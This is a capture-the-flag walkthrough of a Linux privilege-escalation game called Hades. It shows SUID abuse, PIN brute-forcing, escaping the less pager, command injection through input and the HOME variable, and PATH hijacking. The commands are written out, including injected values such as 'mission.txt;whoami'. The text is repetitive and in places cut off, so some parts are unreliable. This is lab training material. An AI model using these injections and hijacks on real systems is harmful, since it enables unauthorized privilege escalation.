In each level of the game, the mission.txt file contains the level's objectives. Sometimes the contents are vague.

```
hacker@hades:~$ find / -name *gift* 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker
hacker@hades:~$ ls -la /opt/gift_hacker
-rwSr-s— 1 root hacker 16064 Apr 5 2024 /opt/gift_hacker
```

In this level, there's a reference to a "gift". If we search for this term we find an SUID file

```
hacker@hades:~$ find / -name *gift* 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker
hacker@hades:~$ ls -la /opt/gift_hacker
-rwSr-s— 1 root hacker 16064 Apr 5 2024 /opt/gift_hacker
```

SUID binaries are binaries which run in the context of the file's owner, which in this case is the

```
hacker@hades:~$ /opt/gift_hacker
acantha@hades:~$ whoami
acantha
```

When we run the SUID binary, we open a shell in the context of the acantha user

```
hacker@hades:~$ /opt/gift_hacker
acantha@hades:~$ whoami
acantha
```

When we run the SUID binary, we open a shell in the context of the acantha user

```
acantha@hades:~$ cat /pazz/acantha_pass.txt
```

In each level of the Hades game, the password for the users can be found in the

```
/pazz/<username>_pass.txt file, e.g.,
    /pazz/acantha_pass.txt
```

# Hades: Level 02 – Acantha Linux Binary Brute Force

In this level we're told to input the correct 6number combination to a program to get the password for the next level

# Hades: Level 02 – Acantha Linux Binary Brute Force

```
acantha@hades:~$ ./guess
Enter PIN code:
123456
NO :_(
```

We have no idea what the correct combination is, so we need to brute force the binary

# Hades: Level 02 – Acantha Linux Binary Brute Force



After brute-forcing the binary, we receive the password for the next level

In this level, we're told that we need use Linux help, i.e., man pages

MAN(1)

NAME

man - an interface to the system reference manuals

When we run the SUID binary in our home directory, we see that it brings up a man page

```
less /etc/profile
:e file_to_read
```

In this case, we're not hacking the man command, but rather the less command, which is the default pager program for Linux

```
Examine: althea_pass.txt

ObuEndsTilMTDT 3004
```

We use this function to read the althea\_pass.txt file which is in our home directory

# Hades: Level 04 – Althea OS Command Injection

In this level, we're presented with a SUID binary which runs the ls -la command

## Hades: Level 04 – Althea OS Command Injection

```
althea@hades:~$ ./lsme
Enter file to check:
mission.txt;whoami
-rw-r—— 1 root althea 205 Apr 5 2024 mission.txt
andromeda
Segmentation fault
```

If you run the binary, it will prompt you for a file to run it on, but you can also inject other Linux commands

# Hades: Level 04 – Althea OS Command Injection

Which means that we can inject a Bash shell command to become the andromeda user and read the password

# Hades: Level 05 – Andromeda PATH Hijacking

```
andromeda@hades:~$ ./uid
uid=2047(anthea) gid=2046(andromeda) groups=2046(andromeda)
andromeda@hades:~$
```

In this level, the uid binary output looks identical to the id command, so we suspect that this binary is using the id command

# Hades: Level 05 – Andromeda PATH Hijacking

```
andromeda@hades:~$ ./uid
uid=2047(anthea) gid=2046(andromeda) groups=2046(andromeda)
andromeda@hades:~$
```

If the binary was compiled to reference the id command without an explicit filepath, e.g., /usr/bin/id, it could be vulnerable to PATH hijacking

# Hades: Level 05 – Andromeda PATH Hijacking

```
andromeda@hades:~$ echo $PATH
/usr/local/bin:/usr/bin:/usr/local/games:/usr/games
```

```
andromeda@hades:~$ export PATH=<mark>/tmp/ ... andromeda</mark>:$PATH
andromeda@hades:~$ echo $PATH
/tmp/ ... andromeda<mark>:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games</mark>
```

We have our malicious id command run the bash shell, and because we've added the directory with our id command to the beginning of our PATH, the uid command pathing is hijacked

## Hades: Level 06 – Anthea Environment Variables

```
anthea@hades:~$ ./obsessed
No MYID ENV
```

In this level, if we run the SUID binary, it says that there is no MYID env. This is a reference to terminal environment variables

## Hades: Level 06 – Anthea Environment Variables

```
anthea@hades:~$ export MYID=94
anthea@hades:~$ ./obsessed
Current MYID: 57
Incorrect MYID
```


We can set the MYID variable to 94, then run the binary, but that's not the correct value


#### Hades: Level 06 – Anthea Environment Variables

```
anthea@hades:~$ export MYID=94
anthea@hades:~$ ./obsessed
Current MYID: 57
Incorrect MYID
```

If we make the MYID value A, then the program interprets that as 65. This points us to ASCII encoding...


## Hades: Level 06 – Anthea ASCII Decimal Encoding





Printed computer characters are often encoded in ASCII, and each character is associated with a decimal number

## Hades: Level 06 – Anthea ASCII Decimal Encoding



5F

95

137

101 1111

The carat ( ^ ) character is number 94 in ASCII decimal encoding, which is our target number

#### Hades: Level 07 – Aphrodite Environment Variable Abuse

```
aphrodite@hades:~$ ./homecontent
The content of your HOME is:
ariadne_pass.txt flagz.txt homecontent mission.txt
```

```
MOTD_SHOWN=pam
HOME=/pwned/aphrodite
LANG=C.UTF-8
```

The SUID binary in this level appears to use the ls command with the target directory equal to the HOME environment variable

#### Hades: Level 07 – Aphrodite Environment Variable Abuse

```
aphrodite@hades:~$ export HOME="/pwned/aphrodite;cat ariadne_pass.txt" aphrodite@hades:/pwned/aphrodite$ ./homecontent
The content of your HOME is:
ariadne_pass.txt flagz.txt homecontent mission.txt
```

The SUID is vulnerable to OS command injection through the HOME environment variable